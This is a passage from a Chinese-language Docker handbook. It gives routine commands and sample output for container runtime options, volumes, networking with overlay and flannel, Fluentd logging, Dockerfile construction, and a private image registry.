iMac:welcome neo$ docker run 127.0.0.1:5000/netkiller/welcome -
e JAVA_OPTS="-server -Xms512m -Xmx4096m"
```

/etc/hosts 配置

```
# docker run --add-host=docker:10.180.0.1 --rm -it debian
```

向 /etc/hosts 文件内添加主机名

```
docker run -it --add-host=db.netkiller.cn:172.16.18.80 ubuntu
cat /etc/hosts
```

sysctl

```
$ docker run --sysctl net.ipv4.ip_forward=1 someimage
```

```
docker run -itd --restart=always --net=host \
--name=centos01 --hostname=centos01 \
--sysctl kernel.msgmnb=13107200 \
--sysctl kernel.msgmni=256 \
--sysctl kernel.msgmax=65536 \
--sysctl kernel.shmmax=69719476736 \
--sysctl kernel.sem='500 256000 250 1024' \
-v /mnt/ssd:/var/lib/www \
centos:latest /bin/bash

docker exec centos01 sysctl -a |grep -E \
'kernel.msgmnb|kernel.msgmni|kernel.msgmax|kernel.shmmax|kernel
.sem'
```

ulimits

查看 ulimit 设置

```
$ docker run --ulimit nofile=1024:1024 --rm debian sh -c
"ulimit -n"
```

```
$ docker run -it --ulimit as=1024 fedora /bin/bash
$ docker run -d -u daemon --ulimit nproc=3 busybox top
```

```
docker run -d --ulimit nofile=20480:40960 nproc=1024:2048 nginx
```

6.10. 查看容器内运行的进程

```
neo@MacBook-Pro-Neo ~ % docker ps
CONTAINER ID        IMAGE
COMMAND                  CREATED             STATUS
PORTS                               NAMES
a6e33697e4bb
docker.elastic.co/elasticsearch/elasticsearch:7.9.2   "/tini --
/usr/local…"   2 minutes ago       Up 2 minutes
9200/tcp, 9300/tcp                  es02
598a6e61d4fc        docker.elastic.co/kibana/kibana:7.9.2
"/usr/local/bin/dumb…"   2 minutes ago       Up 2 minutes
0.0.0.0:5601->5601/tcp              kibana
bc125a658981
docker.elastic.co/elasticsearch/elasticsearch:7.9.2   "/tini --
/usr/local…"   2 minutes ago       Up 2 minutes
9200/tcp, 9300/tcp                  es03
```

```
d027503bee4b
docker.elastic.co/elasticsearch/elasticsearch:7.9.2   "/tini --
/usr/local…"   2 minutes ago       Up 2 minutes
0.0.0.0:9200->9200/tcp, 9300/tcp   elasticsearch

neo@MacBook-Pro-Neo ~ % docker top 598a6e61d4fc
PID                 USER                TIME
COMMAND
3077                1000                0:00
/usr/local/bin/dumb-init -- /usr/local/bin/kibana-docker
3285                1000                1:58
/usr/share/kibana/bin/../node/bin/node
/usr/share/kibana/bin/../src/cli --cpu.cgroup.path.override=/ -
-cpuacct.cgroup.path.override=/
```

6.11. 更新容器资源配置

```
neo@MacBook-Pro-Neo ~ % docker update kibana --cpus 1
kibana
```

6.12. 查看容器的退出状态

```
neo@MacBook-Pro-Neo ~ % docker wait a6e33697e4bb
0
```

6.13. 暂停与恢复容器

暂停容器运行

```
docker pause a6e33697e4bb
```

```

```

恢复容器运行

```
docker unpause a6e33697e4bb
```

6.14. 对比容器的变化

查看容器启动后，修改了镜像中哪些问题

```
neo@MacBook-Pro-Neo ~ % docker diff a6e33697e4bb
C /tmp
A /tmp/elasticsearch-14495251404334864644
A /tmp/hsperfdata_elasticsearch
A /tmp/hsperfdata_elasticsearch/6
C /usr
C /usr/share
C /usr/share/elasticsearch
C /usr/share/elasticsearch/config
A /usr/share/elasticsearch/config/elasticsearch.keystore
A /usr/share/elasticsearch/.cache
A /usr/share/elasticsearch/.cache/JNA
A /usr/share/elasticsearch/.cache/JNA/temp
C /usr/share/elasticsearch/logs
A /usr/share/elasticsearch/logs/gc.log
A /usr/share/elasticsearch/logs/gc.log.00
```

6.15. 查看容器状态

```
neo@MacBook-Pro-Neo ~ % docker stats
CONTAINER ID        NAME                CPU %               MEM
```

```
USAGE / LIMIT     MEM %               NET I/O             BLOCK
I/O           PIDS
a6e33697e4bb        es02                0.68%
894.2MiB / 3.848GiB   22.69%              13.9MB / 6.95MB
98.9MB / 3.88MB     77
598a6e61d4fc        kibana              0.95%
462.8MiB / 3.848GiB   11.74%              718kB / 13MB
409MB / 4.1kB       12
bc125a658981        es03                2.67%
889.9MiB / 3.848GiB   22.58%              1.76MB / 5.79MB
48.5MB / 3.09MB     71
d027503bee4b        elasticsearch       2.75%
928.4MiB / 3.848GiB   23.56%              24MB / 14.7MB
139MB / 8.57MB      75
```

6.16. 重启容器

--time, -t 10 停止容器之前需要等待的时间(秒)

```
$ docker restart [options] container [container...]
```

6.17. DNS

host.docker.internal

gateway.docker.internal

7. 卷管理

7.1. 列出卷

docker volume ls

```
# docker volume ls
DRIVER              VOLUME NAME
local
dbac41b6de88c75d2932d5949367b17f347f482977d508195375dbc71518ab2
7
```

7.2. 创建卷

```
# docker volume create --name WebVolume1
WebVolume1
```

```
# docker volume ls
DRIVER              VOLUME NAME
local               WebVolume1
local
dbac41b6de88c75d2932d5949367b17f347f482977d508195375dbc71518ab2
7
```

7.3. 挂在镜像

```
```

```
# docker run -ti --rm -v WebVolume1:/www ubuntu
# docker run -ti --rm -v WebVolume1:/www docker.io/centos:7
```

查看卷的挂载情况

```
# df | grep /www
/dev/vda1       20510332 7943940  11501484  41% /www
```

创建测试文件

```
# mkdir -p /www/netkiller.cn/www.netkiller.cn
# echo Helloworld >
/www/netkiller.cn/www.netkiller.cn/index.html
# cat /www/netkiller.cn/www.netkiller.cn/index.html
Helloworld
# exit
exit
```

7.4. 检查卷

```
# docker volume inspect WebVolume1
[
    {
        "Driver": "local",
        "Labels": {},
        "Mountpoint":
"/var/lib/docker/volumes/WebVolume1/_data",
        "Name": "WebVolume1",
        "Options": {},
        "Scope": "local"
    }
```

```
]
```

7.5. 删除卷

```
# docker volume create AppVolume1
# docker volume rm AppVolume1
```

7.6. 销毁所有未使用的卷

```
# docker volume prune
WARNING! This will remove all volumes not used by at least one
container.
Are you sure you want to continue? [y/N] y
Deleted Volumes:
WebVolume1
3fd379f8c2cf8727d2e83e84e434ea1f122016957bd7cf78a0f05b6e5a69cf2
b
app

Total reclaimed space: 11 B
```

7.7. 在多个容器间共享卷

容器一

```
# docker run -ti --name=Container1 -v DataVolume1:/opt/data
ubuntu
```

容器二

```
# docker run -ti --name=Container2 --volumes-from Container1
ubuntu
```

进入容器一中查看数据

```
# docker start -ai Container1
```

容器三，挂在只读卷

```
# docker run -ti --name=Container3 --volumes-from Container2:ro
ubuntu
```

删除上面三个测试容易和卷

```
# docker rm Container1 Container2 Container3
# docker volume rm DataVolume1
```

7.8. 容器绑定本地文件系统

Bind mount a volume (default [])

```
```

```
# docker run -it --name mycentos1 -v /www:/tmp/test
docker.io/centos:7 /bin/bash
# docker run -d -v ~/logs:/var/log/nginx -p 80:80 -i nginx
```

7.9. 只读权限

/etc/redis/redis.conf:/etc/redis/redis.conf:ro 表示只读权限

```
docker run \
-p 6379:6379 \
-v /var/lib/redis:/data \
-v /etc/redis/redis.conf:/etc/redis/redis.conf:ro \
--privileged=true \
--name redis \
-d docker.io/redis:latest redis-server /etc/redis/redis.conf
```

8. Docker 网络管理

8.1. docker0 IP地址

查看 docker0 的IP地址

```
root@production:~# ifconfig docker0
docker0   Link encap:Ethernet  HWaddr 02:42:ad:68:6b:cf
          inet addr:172.18.0.1  Bcast:172.18.255.255
Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

修改 docker0 的IP地址

```
root@production:~# vim /etc/docker/daemon.json
root@production:~# cat /etc/docker/daemon.json
{
  "bip":"172.100.10.1/24"
}
root@production:~# systemctl restart docker

root@production:~# ifconfig docker0
docker0   Link encap:Ethernet  HWaddr 02:42:ad:68:6b:cf
          inet addr:172.100.10.1  Bcast:172.100.10.255
Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

提示

曾经遇到一个案例，阿里云使用172.18.0.0/16作为RDS内网IP地址，ECS安装了docker后无法链接RDS属于，因为docker修改了路由表，将docker换到其他网段后工作正常。

8.2. 容器指定固定IP地址

```
docker run -d --privileged -p 9000:9000 --ip 192.168.5.2 \
--restart=always \
-v /var/run/docker.sock:/var/run/docker.sock \
-v /opt/portainer:/data \
portainer/portainer
```

8.3. 创建子网

```
docker network create --subnet=172.32.0.0/24 web
```

8.4. 创建 overlay 网络

```
docker network create \
  --driver=overlay \
  --subnet=172.12.0.0/16 \
  --ip-range=172.12.0.0/16 \
  --gateway=172.12.0.1 \
  --attachable \
  test
```

```
iMac:redis neo$ docker network ls
NETWORK ID          NAME                DRIVER
SCOPE
786efe30f42d        bridge              bridge
local
51e2b21d7daa        docker_gwbridge     bridge
local
96ba0de26cd2        host                host
local
7r7k9robn0uu        ingress             overlay
swarm
cbf078a5f121        none                null
local
d851mrlkludv        redis_default       overlay
swarm
q0h9awx86ef4        registry_default    overlay
swarm
cf585ea9ceb4        registry_default    bridge
local
gvcz5y66ovrl        test                overlay
swarm
```

查看详细信息

```
iMac:redis neo$ docker network inspect test
[
    {
        "Name": "test",
        "Id": "gvcz5y66ovrlqfaxb02zx026t",
        "Created": "2020-09-26T14:07:49.037581155Z",
        "Scope": "swarm",
        "Driver": "overlay",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
```

```
                    "Subnet": "172.12.0.0/16",
                    "IPRange": "172.12.0.0/16",
                    "Gateway": "172.12.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": true,
        "Ingress": false,
        "ConfigFrom": {
            "Network": ""
        },
        "ConfigOnly": false,
        "Containers": null,
        "Options": {
            "com.docker.network.driver.overlay.vxlanid_list":
"4104"
        },
        "Labels": null
    }
]
```

8.5. 网络命令空间

```
[root@localhost ~]# docker inspect --format="{{ .State.Pid }}"
b279738af403
2180

[root@localhost ~]# mkdir -p /var/run/netns
[root@localhost ~]# ln -s /proc/2180/ns/net /var/run/netns/2180

[root@localhost ~]# ip netns exec 2180 ip route
default via 192.168.49.1 dev eth0
172.17.0.0/16 dev docker0 proto kernel scope link src
172.17.0.1
192.168.30.0/24 via 192.168.49.1 dev eth0
192.168.49.0/24 dev eth0 proto kernel scope link src
192.168.49.2
```

8.6. flannel 网络配置

```
[root@master ~]# ip -d link show flannel.1
11: flannel.1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc
noqueue state UNKNOWN mode DEFAULT group default
    link/ether c2:51:5c:09:4e:18 brd ff:ff:ff:ff:ff:ff
promiscuity 0 minmtu 68 maxmtu 65535
    vxlan id 1 local 172.18.200.5 dev enp3s0 srcport 0 0
dstport 8472 nolearning ttl auto ageing 300 udpcsum
noudp6zerocsumtx noudp6zerocsumrx addrgenmode eui64 numtxqueues
1 numrxqueues 1 gso_max_size 64000 gso_max_segs 64

[root@master ~]# cat /run/flannel/subnet.env
FLANNEL_NETWORK=10.42.0.0/16
FLANNEL_SUBNET=10.42.0.1/24
FLANNEL_MTU=1450
FLANNEL_IPMASQ=true

[root@master ~]# dockerd --bip=$FLANNEL_SUBNET --
mtu=$FLANNEL_MTU
```

```
[root@agent-1 ~]# ip -d link show flannel.1
5: flannel.1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc
noqueue state UNKNOWN mode DEFAULT group default
    link/ether 56:e0:f3:da:d5:c4 brd ff:ff:ff:ff:ff:ff
promiscuity 0 minmtu 68 maxmtu 65535
    vxlan id 1 local 172.18.200.51 dev enp3s0 srcport 0 0
dstport 8472 nolearning ttl auto ageing 300 udpcsum
noudp6zerocsumtx noudp6zerocsumrx addrgenmode eui64 numtxqueues
1 numrxqueues 1 gso_max_size 64000 gso_max_segs 64

[root@agent-1 ~]# cat /run/flannel/subnet.env
FLANNEL_NETWORK=10.42.0.0/16
FLANNEL_SUBNET=10.42.1.1/24
```

```
FLANNEL_MTU=1450
FLANNEL_IPMASQ=true

[root@agent-1 ~]# cat /etc/docker/daemon.json
{

"bip":"10.42.1.254/24",
        "ip-masq":true,
        "mtu":1472,

  "registry-mirrors": [
    "https://docker.mirrors.ustc.edu.cn/"
  ]
}

[root@agent-1 ~]# cat /usr/lib/systemd/system/docker.service
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
After=network-online.target docker.socket firewalld.service
containerd.service
Wants=network-online.target
Requires=docker.socket containerd.service

[Service]
Type=notify
EnvironmentFile=-/run/flannel/subnet.env
# the default is not to use systemd for cgroups because the
delegate issues still
# exists and systemd currently does not support the cgroup
feature set required
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// --
containerd=/run/containerd/containerd.sock --
bip=$FLANNEL_SUBNET --mtu=$FLANNEL_MTU
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
Restart=always

# Note that StartLimit* options were moved from "Service" to
"Unit" in systemd 229.
# Both the old, and new location are accepted by systemd 229
and up, so using the old location
# to make them work for either version of systemd.
```

```
StartLimitBurst=3

# Note that StartLimitInterval was renamed to
StartLimitIntervalSec in systemd 230.
# Both the old, and new name are accepted by systemd 230 and
up, so using the old name to make
# this option work for either version of systemd.
StartLimitInterval=60s

# Having non-zero Limit*s causes performance problems due to
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
LimitNOFILE=infinity
LimitNPROC=infinity
LimitCORE=infinity

# Comment TasksMax if your systemd version does not support it.
# Only systemd 226 and above support this option.
TasksMax=infinity

# set delegate yes so that systemd does not reset the cgroups
of docker containers
Delegate=yes

# kill only the docker process, not all processes in the cgroup
KillMode=process
OOMScoreAdjust=-500

[Install]
WantedBy=multi-user.target
```

```
[root@master ~]# docker run -it --name test busybox /bin/sh
/ # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:0A:2A:01:01
          inet addr:10.42.0.2  Bcast:10.42.1.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1472  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

```
          RX bytes:1016 (1016.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


[root@agent-1 ~]# docker run -it --name test busybox /bin/sh
/ # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:0A:2A:01:01
          inet addr:10.42.1.2  Bcast:10.42.1.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1472  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1016 (1016.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/ # ping 10.42.0.2
```

9. 日志管理

9.1. 查看默认驱动

查看默认驱动 docker info --format '{{.LoggingDriver}}'

```
[root@testing ~]# docker info --format '{{.LoggingDriver}}'
json-file
```

查看容器日志配置

```
[root@testing ~]# docker inspect -f
'{{.HostConfig.LogConfig.Type}}' api
fluentd
```

9.2. Fluentd 配置

在 Docker 中安装 Fluentd

准备 test.conf 文件

```
<source>
  @type forward
</source>

<match **>
  @type stdout
</match>
```

```
```

启动 fluentd 接收日志

```
 $ docker run -it -p 24224:24224 -v
/path/to/conf/test.conf:/fluentd/etc/test.conf -e
FLUENTD_CONF=test.conf fluent/fluentd:latest
```

9.3. Docker 配置

运行你的程序

```
$ docker run --log-driver=fluentd your/application
```

如果是远程主机使用 fluentd-address 参数

```
docker run --log-driver=fluentd --log-opt fluentd-
address=fluentdhost:24224
docker run --log-driver=fluentd --log-opt fluentd-
address=tcp://fluentdhost:24224
docker run --log-driver=fluentd --log-opt fluentd-
address=unix:///path/to/fluentd.sock
```

以 Nginx 为例:

```
$ docker run -d \
--log-driver=fluentd \
```

```
--log-opt fluentd-address=10.10.0.1:24224 \
--log-opt tag="docker.{{.Name}}" \
nginx
```

9.4. docker-compose 编排

fluentd.conf

```
<source>
  @type forward
</source>

<match **>
  @type file
  path                /var/log/fluentd/${tag}
  append              true
  <format>
    @type             single_value
    message_key       log
  </format>
  <buffer tag,time>
    @type              file
    timekey            1d
    timekey_wait       10m
    flush_mode         interval
    flush_interval     30s
  </buffer>
</match>
```

```
version: '3.9'
services:
  fluentd:
    image: fluent/fluentd:latest
    container_name: fluentd
    hostname: fluentd.netkiller.cn
```

```
    restart: always
    volumes:
      -
/opt/netkiller.cn/ops.netkiller.cn/fluentd/conf:/fluentd/etc
      - /var/log/fluentd:/var/log/fluentd
    ports:
      - "24224:24224"
      - "24224:24224/udp"
    environment:
      FLUENTD_CONF: fluentd.conf

  api:
    image: openjdk:8
    container_name: api
    restart: always
    hostname: api.netkiller.cn
    extra_hosts:
      - www.netkiller.cn:139.186.170.130
    environment:
      TZ: Asia/Shanghai
      JAVA_OPTS: -Xms1024m -Xmx4096m -XX:MetaspaceSize=128m -
XX:MaxMetaspaceSize=512m
    ports:
      - 8088:8080
    volumes:
      - /opt/netkiller.cn/api.netkiller.cn:/app
      - /opt/netkiller.cn/api.netkiller.cn/logs:/app/logs
    working_dir: /app
    #links:
    #  - fluentd
    logging:
      driver: fluentd
      options:
        fluentd-address: 192.168.30.10:24224
        tag: httpd.access
    entrypoint: java -jar /app/api.netkiller.cn.jar
    command:
      --spring.profiles.active=test
      --server.port=8080
```

9.5. 将日志输出到 /dev/stdout 和 /dev/stderr

```
# ls -l /var/log/nginx/
total 0
lrwxrwxrwx    1 root     root            11 Jan 31  2022
access.log -> /dev/stdout
lrwxrwxrwx    1 root     root            11 Jan 31  2022
error.log -> /dev/stderr
```

10. Dockerfile

10.1. 基于 Dockerfile 创建镜像

为什么要自己创建镜像呢？ 因为官方提供的镜像无法满足我们的需求，例如 nginx 镜像你会发现 ps, top 等等很多命令缺失。

创建 Dockerfile 文件

需求基于centos7镜像创建nginx stable最新版本镜像

```
##############################################################
# Dockerfile to build Nginx container
# Based on centos7
##############################################################

FROM centos:latest

MAINTAINER Netkiller <netkiller@msn.com>

# Install EPEL
RUN yum install -y epel-release && yum clean all

# Update RPM Packages
RUN yum -y update

# Install Nginx
RUN rpm -ivh
http://nginx.org/packages/centos/7/noarch/RPMS/nginx-release-
centos-7-0.el7.ngx.noarch.rpm
RUN yum install -y nginx
RUN yum clean all

# forward request and error logs to docker log collector
RUN ln -sf /dev/stdout /var/log/nginx/access.log
RUN ln -sf /dev/stderr /var/log/nginx/error.log

# be backwards compatible with pre-official images
```

```
#RUN ln -sf ../share/nginx /usr/local/nginx

# prepare container

# add startup script
#ADD startup.sh /startup.sh
#RUN chmod 755 /startup.sh

VOLUME ["/etc/nginx"]
VOLUME ["/usr/share/nginx/html"]
VOLUME ["/var/www"]

EXPOSE 80 443

CMD ["nginx", "-g", "daemon off;"]
```

创建镜像

```
# docker build -t "centos:nginx" .
Sending build context to Docker daemon 3.072 kB
Step 1/14 : FROM centos:latest
 ---> 3bee3060bfc8
Step 2/14 : MAINTAINER Netkiller <netkiller@msn.com>
 ---> Using cache
 ---> 8f351964d568
Step 3/14 : RUN yum install -y epel-release && yum clean all
 ---> Using cache
 ---> bf86eff77ff3
Step 4/14 : RUN yum -y update
 ---> Using cache
 ---> 4915172ac4f3
Step 5/14 : RUN rpm -ivh
http://nginx.org/packages/centos/7/noarch/RPMS/nginx-release-
centos-7-0.el7.ngx.noarch.rpm
 ---> Using cache
 ---> 4a919bd141c9
Step 6/14 : RUN yum install -y nginx
 ---> Using cache
 ---> 2718221eab8c
```

```
Step 7/14 : RUN yum clean all
 ---> Using cache
 ---> 62231a5f1d76
Step 8/14 : RUN ln -sf /dev/stdout /var/log/nginx/access.log
 ---> Using cache
 ---> 38be8f0cc782
Step 9/14 : RUN ln -sf /dev/stderr /var/log/nginx/error.log
 ---> Using cache
 ---> bbf3a468d24f
Step 10/14 : VOLUME /etc/nginx
 ---> Using cache
 ---> 919292c7ce04
Step 11/14 : VOLUME /usr/share/nginx/html
 ---> Using cache
 ---> c2aeb8ed3c1c
Step 12/14 : VOLUME /var/www
 ---> Using cache
 ---> 31849cb8a9d0
Step 13/14 : EXPOSE 80 443
 ---> Using cache
 ---> 0e3d3b4a215b
Step 14/14 : CMD nginx -g daemon off;
 ---> Using cache
 ---> d5f21e409690
Successfully built d5f21e409690
```

查看镜像

```
# docker image ls
REPOSITORY          TAG                 IMAGE ID
CREATED             SIZE
centos              nginx               d5f21e409690        4
minutes ago       364 MB
centos              latest              3bee3060bfc8        2
days ago          193 MB
nginx               latest              958a7ae9e569        8
days ago          109 MB
redis               latest              a858478874d1        2
weeks ago         184 MB
```

运行镜像

```
# docker run --name my-centos-nginx -d centos:nginx
ecf342ddd66d1d5f3d28c583ec852c05903ef4813fcb75295c907a6b578dea3
d

# docker ps
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
ecf342ddd66d        centos:nginx        "nginx -g 'daemon ..."
23 seconds ago      Up 23 seconds       80/tcp, 443/tcp
my-centos-nginx
0df3b275bb03        nginx               "nginx -g 'daemon ..."
6 hours ago         Up 6 hours          80/tcp
my-nginx
1c4540d8617f        redis               "docker-entrypoint..."
2 days ago          Up 2 days           0.0.0.0:6379->6379/tcp
my-redis
```

测试 **Nginx**

```
[root@netkiller]~/docker/nginx# docker exec -it my-centos-nginx
/bin/bash

[root@netkiller-docker /]# ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        Ss     0:00 nginx: master process nginx -g
daemon off;
    7 ?        S      0:00 nginx: worker process
    8 ?        Ss     0:00 /bin/bash
   22 ?        R+     0:00 ps ax
```

```
[root@netkiller-docker /]# curl http://localhost
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully
installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

提交镜像

```
# docker commit my-centos-nginx netkiller/centos:nginx
sha256:9ea1851b1c9f04aa3168977f666337223d09e20983f7a2c2328e15132a03d224
```

```
```

```
# docker push netkiller/centos:nginx
The push refers to a repository [docker.io/netkiller/centos]
16916856eaaa: Pushed
6172d61b45f1: Pushed
db323af550f0: Pushed
232df2cfd38f: Pushed
c247a550215b: Pushed
3b5451d7989c: Pushed
e3a6f1af6a7a: Pushed
9e3cea652b37: Pushed
dc1e2dcdc7b6: Mounted from library/centos
nginx: digest:
sha256:ad9bd1ae3a3e17dac70f32afc14baf90932949d3eaa8bebbe907726a
ca3ea336 size: 2205
```

10.2. 基于 Alpine 制作镜像

获取最新镜像

```
root@netkiller ~# docker pull alpine:latest
```

运行镜像，看看这个镜像，在里面模拟一次执行

```
root@netkiller ~# docker run --rm -it --name=alpine --
entrypoint=sh alpine:latest
```

进入容器，修改apk库的镜像

```
root@netkiller ~# docker run --rm -it --name=alpine --
entrypoint=sh alpine:latest
```

```
sed 's/dl-cdn.alpinelinux.org/mirrors.aliyun.com/g' -i
/etc/apk/repositories
apk update
apk add python3
```

```
FROM python:3-alpine
MAINTAINER netkiller "netkiller@msn.com"

RUN echo https://mirrors.aliyun.com/alpine/latest-stable/main/
> /etc/apk/repositories
RUN pip install --no-cache-dir flask && pip3 install python-
jenkins
RUN pip install --no-cache-dir netkiller-devops --upgrade -i
https://pypi.tuna.tsinghua.edu.cn/simple
RUN mkdir -p /data

ADD ./ /data

RUN chmod +x /data/devops
RUN rm -rf /var/cache/apk/*

WORKDIR /data

EXPOSE 8080

CMD ["python3", "app.py"]
```

10.3. Dockerfile 缺失的工具

工作中我们常常发现官方镜像裁剪的面目全非，里面缺失很多常用工具，这种情况给我们工作带来诸多不便。

Debian/Ubuntu 镜像

切换镜像

https://mirrors.tuna.tsinghua.edu.cn/help/debian/

```
cat > /etc/apt/sources.list <<-EOF

deb https://mirrors.tuna.tsinghua.edu.cn/debian/ bullseye main
contrib non-free
# deb-src https://mirrors.tuna.tsinghua.edu.cn/debian/ bullseye
main contrib non-free
deb https://mirrors.tuna.tsinghua.edu.cn/debian/ bullseye-
updates main contrib non-free
# deb-src https://mirrors.tuna.tsinghua.edu.cn/debian/
bullseye-updates main contrib non-free

deb https://mirrors.tuna.tsinghua.edu.cn/debian/ bullseye-
backports main contrib non-free
# deb-src https://mirrors.tuna.tsinghua.edu.cn/debian/
bullseye-backports main contrib non-free

deb https://mirrors.tuna.tsinghua.edu.cn/debian-security
bullseye-security main contrib non-free
# deb-src https://mirrors.tuna.tsinghua.edu.cn/debian-security
bullseye-security main contrib non-free

EOF
```

ps,top 等系统工具

```
apt update -y && apt install -y procps
```

ping

```
apt install iputils-ping
```

```

```

telnet

```
apt install -y telnet
```

ip, ss

```
apt install -y iproute2
```

ifconfig, netstat

```
apt install -y net-tools
```

dig

```
apt install -y dnsutils
```

CentOS

psmisc 里面包含 ps, top 等命令

```

```

```
dnf install -y bzip2 tree psmisc \
telnet wget rsync vim-enhanced \
net-tools bind-utils
```

nslookup

```
dnf install -y bind-utils
```

```
dnf install -y net-tools
```

alpine

添加 apk 仓库

```
FROM python:3.9-alpine
MAINTAINER netkiller "netkiller@msn.com"

RUN echo https://mirrors.aliyun.com/alpine/latest-stable/main/
> /etc/apk/repositories
RUN pip3 install flask && pip3 install python-jenkins
RUN mkdir -p /data

ADD ./ /data

RUN chmod +x /data/devops
RUN rm -rf /var/cache/apk/*

WORKDIR /data

EXPOSE 8080
```

```
CMD ["python3", "app.py"]
```

10.4. Dockerfile 语法

COPY

跨容器拷贝

```
FROM demo/test:latest as netkiller

MAINTAINER Netkiller <netkiller@msn.com>

RUN mkdir /www

COPY some/path/to/ /www/



FROM nginx:1.13-alpine

RUN rm -rf /usr/share/nginx/html/*
COPY --from=netkiller /www/ /usr/share/nginx/html/
```

--from 参数

```
# Install the base requirements for the app.
# This stage is to support development.
FROM python:alpine AS base
WORKDIR /app
COPY requirements.txt .
RUN pip install -r requirements.txt

# Run tests to validate app
FROM node:12-alpine AS app-base
```

```
WORKDIR /app
COPY app/package.json app/yarn.lock ./
RUN yarn install
COPY app/spec ./spec
COPY app/src ./src
RUN yarn test

# Clear out the node_modules and create the zip
FROM app-base AS app-zip-creator
RUN rm -rf node_modules && \
    apk add zip && \
    zip -r /app.zip /app

# Dev-ready container - actual files will be mounted in
FROM base AS dev
CMD ["mkdocs", "serve", "-a", "0.0.0.0:8000"]

# Do the actual build of the mkdocs site
FROM base AS build
COPY . .
RUN mkdocs build

# Extract the static content from the build
# and use a nginx image to serve the content
FROM nginx:alpine
COPY --from=app-zip-creator /app.zip
/usr/share/nginx/html/assets/app.zip
COPY --from=build /app/site /usr/share/nginx/html
```

EXPOSE

EXPOSE 是声明端口，容器内运行的程序使用了什么端口

```
EXPOSE <端口1> [<端口2>...]
```

ENTRYPOINT

从命令行传递参数给容器

```
FROM ubuntu
ENTRYPOINT [ "top", "-b" ]
```

运行下面的命令:

```
$ docker run --rm test1 -c
```

实际 Docker 内部

```
top -b -c
```

ENTRYPOINT 与 CMD 组合

```
FROM ubuntu
ENTRYPOINT [ "top", "-b" ]
CMD [ "-c" ]
```

docker-entrypoint.sh 文件

```
ENTRYPOINT ["docker-entrypoint.sh"]
```

你不能写成

```
ENTRYPOINT docker-entrypoint.sh
```

ENTRYPOINT docker-entrypoint.sh 会使用 sh -c 执行

```
 "/bin/sh -c /srv/docker-entrypoint.sh
/srv/rocketmq/bin/mqnamesrv"
```

而我们需要的是

```
/srv/docker-entrypoint.sh /srv/rocketmq/bin/mqnamesrv
```

所以需要写成 ENTRYPOINT ["docker-entrypoint.sh"]

11. 仓库

11.1. Docker 官方仓库

登陆仓库

登录

```
$ sudo docker login
Username: netkiller
Password:
Email: netkiller@msn.com
Login Succeeded
```

获取镜像

```
docker pull ubuntu:14.04
```

上传镜像

```
docker tag friendlyhello username/repository:tag
docker push username/repository:tag
```

11.2. 私有仓库

搭建私有仓库

搭建私有仓库只需两步

```
docker pull registry
docker run -d -p 5000:5000 -v /opt/registry:/var/lib/registry --name registry registry
```

操作演示

```
neo@ubuntu:~$ docker pull registry
Using default tag: latest
latest: Pulling from library/registry
169185f82c45: Pull complete
046e2d030894: Pull complete
188836fddeeb: Pull complete
832744537747: Pull complete
7ceea07e80be: Pull complete
Digest: sha256:870474507964d8e7d8c3b53bcfa738e3356d2747a42adad26d0d81ef4479eb1b
Status: Downloaded newer image for registry:latest

neo@ubuntu:~$ docker run -d -p 5000:5000 -v /opt/registry:/tmp/registry registry
38a6d3b5e18e378b7765fa00374426db3a06c64f4b9219a1f85dc42a6a66ef28

neo@ubuntu:~$ docker ps | grep registry
